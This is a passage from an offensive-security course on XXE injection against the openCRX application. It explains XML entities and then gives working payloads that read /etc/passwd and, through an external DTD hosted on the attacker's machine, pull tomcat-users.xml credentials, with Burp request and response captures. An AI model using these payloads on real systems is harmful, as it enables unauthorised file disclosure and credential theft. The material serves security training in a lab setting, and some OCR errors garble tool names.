3  <firstName>Tom</firstName>
4  <lastName>Jones</lastName>
5  </contact>
```

Listing 371 - A sample XML document

The example above starts with an XML declaration on line 1. Lines 2 through 5 define a *contact* element. The *firstName* and *lastName* elements are sub-elements of *contact*.

9.3.3 XML Parsing

An application that relies on data stored in the XML format will inevitably make use of an XML parser or processor. The application calls this component when XML data needs to be processed. The parser is responsible for the analysis of the markup code. Once the parser finishes processing the XML data, it passes the resulting information back to the application.

Similar to any other application component that parses user input, XML processors can suffer from different types of vulnerabilities originating from malformed or malicious input data.

XML parsing vulnerabilities can, at times, provide powerful primitives to an attacker. Depending on the programming language an XML parser is written in, these primitives can eventually be chained together to achieve devastating effects such as:

- Information Disclosure
- Server-Side Request Forgery

¹⁵⁴ (SmartBear Software, 2020), <https://swagger.io/> ¹⁵⁵ (Wikipedia, 2020), https://en.wikipedia.org/wiki/XML_external_entity_attack ¹⁵⁶ (Wikipedia, 2020), <https://en.wikipedia.org/wiki/XML>

- Denial of Service
- Remote Command Injection
- Remote Code Execution

9.3.4 XML Entities

From the attacker's perspective, Document Type Definitions (DTDs) are an interesting feature of XML. DTDs can be used to declare XML entities within an XML document. In very general terms, an XML entity is a data structure typically containing valid XML code that will be referenced multiple times in a document. We might also think of it as a placeholder for some content that we can refer to and update in a single place and propagate throughout a given document with minimal effort, similar to variables in a programming language.

Generally speaking, there are three types of XML entities: *internal*, *external*, and *parameter*.

9.3.4.1 Internal Entities

Internal entities are *locally* defined within the DTD. Their general format is as follows:

```
<!ENTITY name "entity_value">
```

Listing 372 - The format of a internally parsed entity

This is a very trivial example of an internal entity:

```
<!ENTITY test "<entity-value>test value</entity-value>">
```

Listing 373 - Example of internal entity syntax

Note that an entity does not have any XML closing tags and is using a special declaration containing an exclamation mark. For example, the internal entity in Listing 373 is using a hardcoded string value that contains valid XML code.

9.3.4.2 External Entities

By definition, external entities are used when referencing data that is not defined locally. As such, a critical component of the external entity definition is the URI from which the external data will be retrieved.

External entities can be split into two groups, namely *private* and *public*. The syntax for a private external entity is:

```
<!ENTITY name SYSTEM "URI">
```

Listing 374 - The format of a privately parsed external entity

This is an example of a private external entity:

```
<!ENTITY offsecinfo SYSTEM "http://www.offsec.com/company.xml">
```

Listing 375 - Example of private external entity syntax

Most importantly, the **SYSTEM** keyword indicates that a private external entity for use by a single user or perhaps a group of users. In other words, this type of entity is not intended for widespread use.

In contrast, *public* external entities are intended for a much wider audience. The syntax for a public external entity is:

```
<!ENTITY name PUBLIC "public_id" "URI">
```

Listing 376 - The format of a publicly parsed external entity

This is an example of a public external entity:

```
<!ENTITY offsecinfo PUBLIC "-//W3C//TEXT companyinfo//EN"
"http://www.offsec.com/companyinfo.xml">
```

Listing 377 - Example of public external entity syntax

The *PUBLIC* keyword indicates that this is a public external entity.

Additionally, public external entities may specify a *public_id*. This value is used by XML preprocessors to generate alternate URLs for the externally parsed entity.

9.3.4.3 Parameter Entities

Parameter entities exist solely within a DTD, but are otherwise very similar to any other entity. Their definition syntax differs only by the inclusion of the % prefix:

```
<!ENTITY % name SYSTEM "URI">
```

Listing 378 - The format of a parameter entity

```
<!ENTITY % course 'AWAE'>
```

```
<!ENTITY Title 'Offensive Security presents %course;' >
```

Listing 379 - An example of a parameter entity

9.3.4.4 Unparsed External Entities

As we previously mentioned, an XML entity does not have to contain valid XML code. It can contain non-XML data as well. In those instances, we have to prevent the XML parser from processing the referenced data by using the *NDATA* declaration. The following formats can be used for both public and private external entities.

```
<!ENTITY name SYSTEM "URI" NDATA TYPE>
```

```
<!ENTITY name PUBLIC "public_id" "URI" NDATA TYPE>
```

Listing 380 - In unparsed external entities, the data read from the URI is treated as data of type determined by the TYPE argument

We can access binary content with unparsed entities. This can be important in web application environments that do not have the same flexibility that PHP offers in terms of I/O stream manipulation.

9.3.5 Understanding XML External Entity Processing Vulnerabilities

As discussed in the previous section, external entities can often access local or remote content via declared system identifiers. An XML External Entity (XXE) injection is a specific type of attack against XML parsers. In a typical XXE injection, the attacker forces the XML parser to process one or more external entities. This can result in the disclosure of confidential information not normally accessible by the application. That means the main prerequisite for the attack is the ability to feed a maliciously-crafted XML request containing system identifiers that point to sensitive data to the target XML processor.

There are many techniques that allow an attacker to exfiltrate data, including binary content, using XXE attacks. Additionally, depending on the application's programming language and the available protocol wrappers, it may be possible to leverage this attack for full command injection.

In some languages, like PHP, XXE vulnerabilities can even lead to remote code execution. In Java, however, we cannot execute code with just an XXE vulnerability.

9.3.6 Finding the Attack Vector

Let's demonstrate an XXE attack with a simple example.

When an XML parser encounters an entity reference, it replaces the reference with the entity's value.

```
<?xml version="1.0" ?>
<!DOCTYPE data [
<!ELEMENT data ANY >
<!ENTITY lastname "Replaced">
]>
<Contact>
  <lastName>&lastname;</lastName>
  <firstName>Tom</firstName>
</Contact>
```

Listing 381 - An internal entity example

When the XML above is parsed, the parser replaces the entity reference "&lastname;" with the entity's value "Replaced". If an application used the results and displayed the contact's name, it would display "Tom Replaced". This example uses an internal entity.

What if we change the XML entity to an external entity and reference a file on the server?

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data ANY >
<!ENTITY lastname SYSTEM "file:///etc/passwd">
]>
<org.opencrx.kernel.account1.Contact>
  <lastName>&lastname;</lastName>
  <firstName>Tom</firstName>
</org.opencrx.kernel.account1.Contact>
```


Listing 382 - An external entity example

A vulnerable parser will load the file contents and place them in the XML document. In the example of 382, a vulnerable parser would read in the contents of /etc/passwd and place that content in between the *lastName* tags. If the *lastName* contents are included in a server response or we can retrieve the data in another way after the XML has been parsed, we can use this vulnerability to read files on the server. This is a fundamental XXE attack technique.

If the application is vulnerable to XXE, we want to make sure we can observe the results of the XXE attack. Ideally, we would inject the XXE payload into a field that is displayed in the web application.

After spending some time familiarizing ourselves with the application, the Accounts page seems like a good fit because the Accounts API accepts XML input. Each account or contact also has multiple text fields that are displayed in the web application. If we can successfully create accounts using XXE payloads in one of these fields, such as a name field, we should be able to view the results of our XXE attack in the web application. Let's attempt this attack against the Accounts API.

To find the page for the Accounts API, we can switch back to the main web application and click on *Manage Accounts*. If the link doesn't show up, we'll find it by clicking on the hamburger menu first.



The screenshot shows the openCRX web interface. The left sidebar has a 'Manage' section with a red box around the 'Manage Accounts' link. The main content area shows a table of accounts with two entries:

Reference	Name	State	Importance	Created at
Guest, (guest)	CRX/Standard Password Reset	New	■■■	2/18/2020 4:01:39 PM
Guest, (guest)	CRX/Standard Password Reset	New	■■■	2/18/2020 4:02:02 PM

Figure 247: Manage Accounts

Next, let's click on *Wizards > Explore API...*




Figure 248: Explore API

On the API Explorer page for the Accounts API, we can use a POST to /account as the basis of our attack. Let's change "Request body" to "application/xml" to send XML data instead of JSON.

Next, we need a sample of the data that goes in the POST body. There is no example value, but we can inspect some sample objects by clicking on *Model*.




Figure 249: Viewing Sample Models

Scrolling through the entire model, we observe several fields. This API call appears to be complicated because the Swagger documentation displays all possible fields. We want something simple with the minimum number of fields. The more fields we have to submit, the more potential issues we could run into with data types, formatting, and server-side validation. We can search the openCRX site for documentation¹²² to find a simple example for this API endpoint:

```
Method: POST
URL: http://localhost:8080/opencrx-rest-
CRX/org.opencrx.kernel.account1/provider/CRX/segment/Standard/account
Body:
<?xml version="1.0"?>
<org.opencrx.kernel.account1.Contact>
  <lastName>REST</lastName>
  <firstName>Test #1</firstName>
</org.opencrx.kernel.account1.Contact>
```

Listing 383 - Sample object creation from <http://www.opencrx.org/opencrx/2.3/new.htm>

Let's use this example to test out the API. We can click *Try it out* and paste the sample body into the "In" field.

¹²² (openCRX, 2020), <http://www.opencrx.org/opencrx/2.3/new.htm>




Figure 250: Sample POST body


Next, we'll click **Execute** to send the request. We should receive a successful response in the web UI. Let's switch to Burp Suite and send the POST request to Repeater. We can add a simple DOCTYPE and ENTITY to determine if they are parsed by the server.

We will modify the POST like this:

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data ANY >
<!ENTITY lastname "Replaced">
]>
<org.opencrx.kernel.account1.Contact>
<lastName>&lastname;</lastName>
<firstName>Tom</firstName>
</org.opencrx.kernel.account1.Contact>
```

Listing 384 - lastname entity

After we make the changes, we can click **Send** and search the response for the "lastname" field's value to determine if the entity was parsed.



The screenshot shows the OWASPErseus interface. In the Request tab, a POST request is made to `http://opencrx:8080/opencrx-rest-CRX/api-ui/index.html?url=http://opencrx:8080/opencrx-rest-CRX/org.opencrx.kernel.account1/provider/CRX/segment/Standard/account`. The response tab shows the server's response with a `Set-Cookie` header containing a session ID and a JSON response body. The JSON body includes an entity reference `<!ELEMENT data ANY >` which is resolved to the value `Replaced`.

Figure 251: Testing doctype and entity parsing

Excellent! The application's XML parser read our entity and put "Replaced" as the last name. Now that we know internal entities are being parsed, let's try using an external entity to reference a file on the underlying server and find out if we can retrieve the contents.

We need to update our POST body as follows:

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data ANY >
<!ENTITY lastname SYSTEM "file:///etc/passwd">
]>
<org.opencrx.kernel.account1.Contact>
<lastName>&lastname;</lastName>
<firstName>Tom</firstName>
```



</org.opencrx.kernel.account1.Contact>

Listing 385 - Using XXE to read /etc/passwd

When we send it, we receive an error.

The screenshot shows the NetworkMiner interface with two main sections: Request and Response.

Request:

- Target: `http://opencrx:8080`
- Send, Cancel buttons
- Request Type: POST
- Raw, Params, Headers, Hex, XML tabs
- Request Content:

```
POST /opencrx-rest-CRX/org.opencrx.kernel.account1/provider/CRX/segment/Standard/account HTTP/1.1
Host: opencrx:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://opencrx:8080/opencrx-rest-CRX/api-ui/index.html?url=http://opencrx:8080/opencrx-rest-CRX/org.opencrx.kernel.account1/provider/CRX/segment/Standard/api
Content-type: application/xml
origin: http://opencrx:8080
Content-Length: 250
Cookie: JSESSIONID=47284AE3788A6A791031707740B475E8
Authorization: Basic Z3Vlc3Q6cGFzc3dvcmQ=
Connection: close
<?xml version="1.0"?>
<!DOCTYPE data [ 
<!ELEMENT data ANY >
<!ENTITY lastName SYSTEM "file:///etc/passwd">
]>
<org.opencrx.kernel.account.Contact>
<lastName>&lastName;</lastName>
<firstName>Tom</firstName>
</org.opencrx.kernel.account.Contact>
```

Response:

- Target: `http://opencrx:8080`
- Request Type: HTTP/1.1 400
- Raw, Headers, Hex tabs
- Response Content:

```
HTTP/1.1 400
Set-Cookie: JSESSIONID=E8EFCE72A7ADC453F0D68E83587BAEED; Path=/opencrx-rest-CRX; HttpOnly
Content-Type: application/json;charset=UTF-8
Date: Fri, 03 Apr 2020 14:28:28 GMT
Connection: close
Server: Apache TomEE
Content-Length: 28971
{
  "type": "org.openmdx.kernel.Exception",
  "element": {
    "@exceptionDomain": "DefaultDomain",
    "@exceptionCode": "42",
    "@exceptionTime": "2020-04-03T14:28:28.939Z",
    "@exceptionClass": "javax.jdo.JDOFatalDataStoreException",
    "@methodName": "toFatalDataStoreException",
    "@lineNumber": "313",
    "description": "Prepare failure",
    "parameter": null,
    "stackTraceElements": [
      {
        "@declaringClass": "org.openmdx.base.accessor.rest.UnitOfWork_1",
        "@methodName": "toFatalDataStoreException",
        "@fileName": "UnitOfWork_1.java",
        "@lineNumber": "313"
      },
      {
        "@declaringClass": "org.openmdx.base.accessor.rest.UnitOfWork_1",
        "@methodName": "commit",
        "@fileName": "UnitOfWork_1.java",
        "@lineNumber": "770"
      },
      {
        "@declaringClass": "org.openmdx.base.accessor.spi.AbstractUnitOfWork_1",
        "@methodName": "commit",
        "@fileName": "AbstractUnitOfWork_1.java",
        "@lineNumber": "151"
      },
      {
        "@declaringClass": "org.openmdx.base.accessor.spi.AbstractUnitOfWork_1",
        "@methodName": "commit",
        "@fileName": "AbstractUnitOfWork_1.java",
        "@lineNumber": "151"
      }
    ],
    "@declaringClass": "org.openmdx.base.accessor.spi.AbstractUnitOfWork_1",
    "@methodName": "commit",
    "@fileName": "AbstractUnitOfWork_1.java",
    "@lineNumber": "151"
  }
}
```

Figure 252: Attempting to read /etc/passwd

The response is quite long so let's examine it closely for useful information. As we scroll through the response, we discover an SQL statement about a quarter of the way down.

```
pd:\usr\sbin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nlogin\nnews:x:9:9:
news:/var/spool/news:/usr/sbin/nlogin/nuucp:x:10:10:uucp:/var/spool/uucp:/u
sr\sbin\nlogin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nlogin/nwwwdata:x:33:33:www-
data:/var/www:/usr/sbin/nlogin\n ...
```

Listing 386 - Error message excerpt one

It appears the XML parser was able to read the contents of /etc/passwd and the application attempted to insert it into the database in at least one field.

Let's keep scrolling through the error message. Near the end, we find a more specific exception and description.

```
"@exceptionClass":"java.sql.SQLDataException","@methodName":"sqlException","descriptio
n":"data exception: string data, right truncation; table: OOCKE1_ACCOUNT column:
FULL_NAME","parameter":{_item:[{@id":"sqlErrorCode","$":"3401"},{@id":"sqlState","$":"22001"}]},
```

Listing 387 - Error message excerpt two

A *java.sql.SQLDataException*¹²³ usually indicates a data error occurred when an SQL statement was executed. We can use the “description” field to learn more about what kind of error we caused. A quick Google search for “string data, right truncation” reveals the likely cause of this error was attempting to insert data larger than a column’s length.

Our exploit caused the XML parser to read the contents of /etc/password as illustrated by the SQL statement in 386. The contents of the file, however, were too large for the column size. Even though we failed to create a new contact, we can still examine the contents of the file we specified through the error message.

9.3.6.2 Exercises

1. Recreate the XXE attack described above.
2. Is there a way to use the XXE to view the contents of a directory?
3. Use the XXE vulnerability to enumerate the server’s file system.

9.3.6.3 Extra Mile

Create a script to parse the results of the XXE attack and cleanly display the file contents.

9.3.7 CDATA

We can use the XXE vulnerability to read simple files. However, we may encounter parser errors if we attempt to read files containing XML or key characters used in XML as delimiters, such as “<” and “>”. We need to make sure that our XML content remains properly formatted after the file contents are inserted. Much like HTML, XML supports character escaping. We can’t use this with external entities, however, since we aren’t able to manipulate the content of the files we are attempting to include.

¹²³ (Oracle, 2020), <https://docs.oracle.com/javase/8/docs/api/java/sql/SQLDataException.html>

XML also supports **CDATA**¹²⁴ sections in which internal contents are not treated as markup. A CDATA section starts with “<![CDATA[” and ends with ”]]>”. Anything between the tags is treated as text. If we can wrap file contents in CDATA tags, the parser will not treat it as markup, resulting in a properly-formatted XML file.

9.3.8 Updating the XXE Exploit

Let’s create two new entities that will act as the opening and closing CDATA tags. We will receive an XML parser error if we try to concatenate three entities together, so we’ll need an additional entity to act as a “wrapper” for the CDATA entities and the file content entity. However, we can’t reference a single entity from another within the DTD in which they are defined. We will need to use parameter entities referenced by the “wrapper” entity in an external DTD file. An external DTD file can be a simple XML file containing only entity definitions.

Let’s create a DTD file with the following content in the webroot (/var/www/html) of our Kali machine:

```
kali@kali:/opencrx$ sudo cat /var/www/html/wrapper.dtd
<!ENTITY wrapper "%start;%file;%end;">

```

Listing 388 - wrapper.dtd

Once wrapper.dtd is in our webroot, we’ll need to start our Apache2 service so the openCRX server can retrieve the file.

```
kali@kali:~/opencrx$ sudo systemctl start apache2

```

Listing 389 - Starting the apache2 service

Now we can update our payload to reference this DTD file on our Kali instance. Since the application is running on TomEE, let’s see if we can get TomEE user credentials by targeting the tomcat-users.xml file.

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY % start "<![CDATA[" >
<!ENTITY % file SYSTEM "file:///home/student/crx/apache    7.0.5/conf/tomcat
users.xml" > <!ENTITY % end "]]>">
<!ENTITY % dtd SYSTEM "http://192.168.119.120/wrapper.dtd" >
%dt;
]>
<org.opencrx.kernel.account1.Contact>
  <lastName>&wrapper;</lastName>
  <firstName>Tom</firstName>
</org.opencrx.kernel.account1.Contact>
```


Listing 390 - Updated XXE payload

If everything works, the application’s XML parser will download and parse wrapper.dtd. The wrapper entity defined in the DTD will be created, %start will be replaced with “<![CDATA[”, %file will be replaced with the contents of tomcat-users.xml, and %end will be replaced with ”]]>”. The

¹²⁴ (Wikipedia, 2020), <https://en.wikipedia.org/wiki/CDATA>

resulting value is placed in the *lastName* field. However, if the file contents are too large for that field, we should still be able to inspect the contents in the error message from the server.

Let's update our request in Repeater and click *Send* to submit it to the server. We'll receive an error response from the server containing the contents of the *tomcat-users.xml* file.



The screenshot shows the OWASPErseus interface with the following details:

- Request:**

```

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
4 Accept: application/json
5 Accept-Language: en-US, en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
http://opencrx:8080/opencrx-rest-CRX/api-ui/index.html?url=http://
opencrx:8080/opencrx-rest-CRX/org.opencrx.kernel.account1/provider
/CRX/segment/Standard/.api
8 content-type: application/xml
9 origin: http://opencrx:8080
10 Content-Length: 400
11 Cookie: JSESSIONID=495B55DA1052BADB5A47971DFA28EA37
